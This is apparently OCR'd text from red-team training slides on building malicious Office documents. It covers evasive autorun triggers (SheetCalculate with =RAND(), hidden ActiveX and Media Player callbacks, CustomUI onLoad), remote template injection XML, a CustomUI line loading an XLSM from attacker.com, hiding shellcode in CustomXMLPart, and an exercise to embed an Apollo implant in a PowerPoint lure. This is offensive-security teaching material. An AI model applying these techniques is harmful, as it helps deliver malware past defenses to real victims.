
» To manually embed shellcode into CustomXMLPart we'll have to:

» 1. Create directories structure: customXml_rels\

» 2. Create customXml_rels\item1.xml.rels file with relationship definition pointing at dummy **customXml\itemProps1.xml**

» 3. Create customXml\item1.xml containing our payload

» 4. Create dummy customXml\itemProps1.xml file




Alternative Autoruns

Run Me!

» Proxy Sandboxes (notably *Zscaler* - really an apex one!), AVs, EDRs – they all are sensitive to **Auto_Open()**

» That may give away our Maldocs, rendering intrusion a fiasco.




```
DefaultEntryPoints = (
    'Auto_Close',
    'Auto_Exec',
    'Auto_Exit',
    'Auto_Open',
    'Auto_New',
    'AutoClose',
    'AutoExec',
    'AutoExit',
    'AutoNew',
    'AutoOpen',

    'Document_BeforeClose',
    'Document_DocumentOpened',
    'Document_Close',
    'Document_Open',
    'DocumentBeforeClose',
    'DocumentChange',
    'DocumentClose',
    'DocumentNew',
    'DocumentOpen',

    'NewDocument',
    'NewWorkbook',

    'Workbook_Activate',
    'Workbook_BeforeClose',
    'Workbook_Close',
    'Workbook_Open',
    'WorkbookBeforeClose',
    'WorkbookClose',
    'WorkbookNew',
    'WorkbookOpen',

    'Worksheet_Calculate',
)
```

Most well-known Autoruns

Workbook_SheetCalculate + =RAND()

» Quite hefty one – available only in Excel - probably not commonly detected ☺

» **Beware:** Executes VBA macro every time Sheet changes (with every edit!)

» Additional Exercise: Add global Boolean **AlreadyRun** variable storing whether macro was already invoked.

» **Step 1:** Open up Excel -> Alt+F11 -> Double click on **ThisWorkbook** (!) *(Code MUST be in this stream!)*


» **Step 2:** Paste the following function:


```
Private Sub Workbook_SheetCalculate(ByVal obf_Sheet As Object)
    MsgBox "It's alive! =RAND() is alive!"
End Sub
```

» **Step 3:** Get back to spreadsheet -> find a distant cell -> and type there:

```
=RAND()
```

» Save Excel -> re-open it to observe results ☺





» Example: Exercises\day2\Exotic-Autoruns\Excel-RAND.xlsm

» For demonstration purposes, "=RAND()" is in C2 cell.


MS Word Remote Templates

> able to share the malicious document with us. The Word file `Amzon_Netherlands.docx` sent to the target is merely an outline document with an Amazon logo (see Figure 1). When opened, the remote template `https://thetalkingcanvas[.]com/thetalking/globalcareers/us/5/careers/jobinfo.php?image=<var>_DO.PROJ` (where `<var>` is a seven-digit number) is fetched. We were unable to acquire the content, but

- A way to deliver innocuous DOCX documents referring remote Word Templates (.dot/.dotm) with VBA macros.
- Email Scanners will scan DOCX
- Abused by Lazarus group in September, 2022*
- Proxy will examine subsequently fetched DOTM – Proxy can be considered weaker at sensing malware
- Extension of remotely fetched template is irrelevant

```
Serving HTTP on :: port 8080 (http://[::]:8080/) ...
::1 - - [07/Jul/2022 14:08:27] code 501, message Unsupported method ('OPTIONS')
::1 - - [07/Jul/2022 14:08:27] "OPTIONS / HTTP/1.1" 501 -
::1 - - [07/Jul/2022 14:08:27] code 501, message Unsupported method ('OPTIONS')
::1 - - [07/Jul/2022 14:08:27] "OPTIONS / HTTP/1.1" 501 -
::1 - - [07/Jul/2022 14:08:28] "HEAD /2-execute-notepad-wscript.shell.abcde HTTP/1.1" 200 -
::1 - - [07/Jul/2022 14:08:28] "GET /2-execute-notepad-wscript.shell.abcde HTTP/1.1" 200 -
::1 - - [07/Jul/2022 14:08:28] "HEAD /2-execute-notepad-wscript.shell.abcde HTTP/1.1" 200 -
::1 - - [07/Jul/2022 14:08:28] "HEAD /2-execute-notepad-wscript.shell.abcde HTTP/1.1" 200 -
```

```
   :: RED MACROS FACTORY (0.8.8)
   for all your VBA cravings.
                  Mariusz Banach / mgeeky

[INFO] Remote Template URL injected to the 2-docx-execute-notepad-wscript.shell.docx is:

[+] Remote Template URL set to:

    http://localhost:8080/2-execute-notepad-wscript.shell.abcde
```



* https://www.welivesecurity.com/2022/09/30/amazon-themed-campaigns-lazarus-netherlands-belgium/

MS Word Remote Templates

» How to inject them:


» 1. Find max relationship-ID value in word/_rels/document.xml.rels and use rId+1 in below XML nodes (here we work with **rId6**)

» 2. Create **word/_rels/settings.xml.rels** file and fill it with:

```
<?xml version="1.0" ?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
    <Relationship Id="rId6" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
Target="http://localhost:8080/1-execute-notepad-wscript.shell.dotm" TargetMode="External"/>
</Relationships>
```

» 3. Next, update **word/settings.xml** by adding just before **</w:settings>** this node

```
<w:attachedTemplate r:id="rId6"/>
```



CustomUI

» Office offers functionality to customize Ribbon. Part of that support is based on **CustomUI** XML.

» That XML can be used offensively to specify **OnLoad** function name, that will serve us as Auto Exec.

» Steps to embed **CustomUI**:

» 1. Unzip PowerPoint -> go to do directory

» 2. Create customUI directory

» 3. Create customUI\CustomUI.xml file and paste following contents:


- We can instrument **XLSX** into loading XLSM through **CustomUI** remotely. Just set **CustomUI** with:


  onLoad=„https://attacker.com/file.xlsm!FunctionName”

  and then make sure your FunctionName accepts a single parameter:

```
Sub FunctionName(param)
    MsgBox „It Works!”
End Sub
```

```
<customUI xmlns="http://schemas.microsoft.com/office/2006/01/customui" onLoad="VeryNastyStuff" ></customUI>
```





Active X Controls Autorun

» ActiveX Controls can be inserted into document in:


» Developer -> Controls -> Insert -> More Controls ... -> and then select appropriate Control


» Beware: ActiveX Control callback can get called hundred times per second!


» So run-once logic applies here

```
Private Sub InkPicture1_Painted(ByVal hDC As Long, ByVal Rect As MSINKAUTLib.IInkRectangle)
    MsgBox "Oooops, remember to add here run-once logic, otherwise I'll be executed over and over..."
End Sub
```

ActiveX Control	Subroutine name
Microsoft Forms 2.0 Frame	Frame1_Layout
Microsoft Forms 2.0 MultiPage	MultiPage1_Layout
Microsoft ImageComboBox Control, version 6.0	ImageCombo21_Change
Microsoft InkEdit Control	InkEdit1_GotFocus
Microsoft InkPicture Control	InkPicture1_Painted InkPicture1_Painting InkPicture1_Resize
System Monitor Control	SystemMonitor1_GotFocus SystemMonitor1_LostFocus
Microsoft Web Browser	WebBrowser1_BeforeNavigate2 WebBrowser1_BeforeScriptExecute WebBrowser1_DocumentComplete WebBrowser1_DownloadBegin WebBrowser1_DownloadComplete WebBrowser1_FileDownload WebBrowser1_NavigateComplete2 WebBrowser1_NavigateError WebBrowser1_ProgressChange WebBrowser1_PropertyChange WebBrowser1_SetSecureLockIcon WebBrowser1_StatusTextChange WebBrowser1_TitleChange







https://www.greyhathacker.net/?p=948

Active X Controls Autorun

» Windows Media Player ActiveX is among lesser known objects that we might use for exotic Autorun

» Following callbacks could give us autorun opportunity:

  » Private Sub WindowsMediaPlayer1_MediaError(ByVal obf_pMediaObject As Object)

  » Private Sub WindowsMediaPlayer1_PlayStateChange(ByVal obf_NewState As Long)

  » Private Sub WindowsMediaPlayer1_OpenStateChange(ByVal NewState As Long)

» First we open up Excel -> then Developer tab on ribbon -> Insert -> More Controls… -> Windows Media Player

» Insert it into a sheet -> right click -> Properties -> adjust accordingly:

  » Set **Visible** to **False**


  » Set **(Name)** to **Foobar**

  » Set **URL** to some non-existing URL: **https://sfsfsdfsdf.sfd**

» Then shrink insert control so that it occupies 1px x 1px (just make it invisible, even though we set Visible to False)

» Insert VBA module named **Sheet1** -> then add appropriate code:

```
Private Sub Foobar_MediaError(ByVal obf_pMediaObject As Object)
      MsgBox „It Works!”
End Sub
```



Example: repo\Exercises\day2\VBA-Macros\Exotic-Autoruns\Excel-Windows-Media-Player.xlsm

How about a little practice?

» We've covered Lures, payload hiding, exotic autoruns – let's craft up a nice Red Team payload now ☺

» MANUAL Exercise 4: Create PowerPoint with Lure that spawns Apollo EXE hidden in structures, with RDS.DataSpace

» Difficulty Medium:

- » Phase 4.1. Craft a MS PowerPoint document that will display MsgBox
- » Phase 4.2. Rework that PowerPoint to let it present Lure message (let's just simply use MS Word one)
- » Phase 4.3. Use CyberChef to Base64-encode your Apollo.exe (remember to ADD 35 before base64 step)
